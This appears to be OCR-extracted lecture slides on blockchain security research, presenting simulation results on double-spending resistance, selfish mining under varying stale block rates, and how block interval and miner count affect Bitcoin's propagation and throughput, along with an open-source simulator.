
Double Spending Bitcoin vs. Ethereum



Double-spending resistance of Ethereum (k in {6,12}) vs. Bitcoin (k=6)


Selfish Mining and the Stale Block Rate

Influence of Stale Block rate on Selfish Mining



The higher the stale block rate
the higher the relative revenue

Influence of Stale Block rate on Selfish Mining




The higher the stale block rate
the higher the relative revenue

Selfish Mining under constant difficulty

Mining 1000 blocks

- 30 % selfish miner mines **209** blocks, instead of **300**! (under our optimal strategy)

- Eyal and Sirer's strategy yields on average **205.8** blocks



Selfish Mining yields fewer block rewards than honest mining.

Blockchain Network Simulator

P2P Blockchain Simulator (Open Source)

Realistic Setting

- Validation with existing Blockchain networks


P2P Blockchain Simulator (Open Source)

Realistic Setting


- Validation with existing Blockchain networks

Consensus Parameters	Network-Layer Parameters
Block interval (distribution)	Block size (distribution)
Mining power (distribution)	Geographical location of nodes/miners
	Number of connections of nodes/miners (distribution)
	4 different propagation protocols

P2P Blockchain Simulator (Open Source)




Relaying nodes




Miners

P2P Blockchain Simulator (Open Source)



Relaying nodes



Miners

https://github.com/arthurgervais/Bitcoin-Simulator

arthurgervais.github.io/Bitcoin-Simulator/results.html

BITCOIN SIMULATOR

IMPACT OF BLOCK GENERATION INTERVAL

	STANDARD							
Interval	**t_{mean} (s)**	**t_{median} (s)**	**$t_{10\%}$ (s)**	**$t_{25\%}$ (s)**	**$t_{75\%}$ (s)**	**$t_{90\%}$ (s)**	**s_r**	**Bandwidth (kbps)**
25 mins	61.23	35.73	18.43	24.15	52.59	91.02	1.72%	14.14
10mins	25.83	14.7	7.87	10.14	21.29	35.47	1.51%	14.26
2.5mins	6.83	4.18	2.52	3.06	5.76	9.12	1.82%	14.51
1mins	3.02	2.08	1.43	1.65	2.68	3.76	2.15%	14.71
30s	1.81	1.43	1.07	1.2	1.77	2.3	2.54%	15.39
20s	1.45	1.21	0.95	1.05	1.45	1.83	3.20%	16.12
10s	1.09	1	0.8	0.88	1.13	1.38	4.77%	17.67
5s	0.93	0.89	0.73	0.79	0.97	1.13	8.64%	21.03
2s	0.85	0.84	0.68	0.74	0.91	1	16.65%	31.44
1s	0.84	0.82	0.67	0.71	0.89	0.97	26.74%	49.83

arthurgervais.github.io/Bitcoin-Simulator/results.html

BITCOIN SIMULATOR

IMPACT OF NUMBER OF MINERS

16 MINERS | 32 MINERS | 64 MINERS | 128 MINERS | 256 MINERS

Block Size (MB)	Block Interval	s_r	Throughput (tps)
0.25	30s	0.76	33.4
0.1	10s	1.76	40
0.25	20s	1.11	50
0.25	15s	1.45	66.7
0.5	30s	0.98	66.7
1	1mins	0.74	66.7


Scaling Bitcoin

Several weeks of simulation

Scaling Bitcoin


Several weeks of simulation

0.5 sec - 25 min



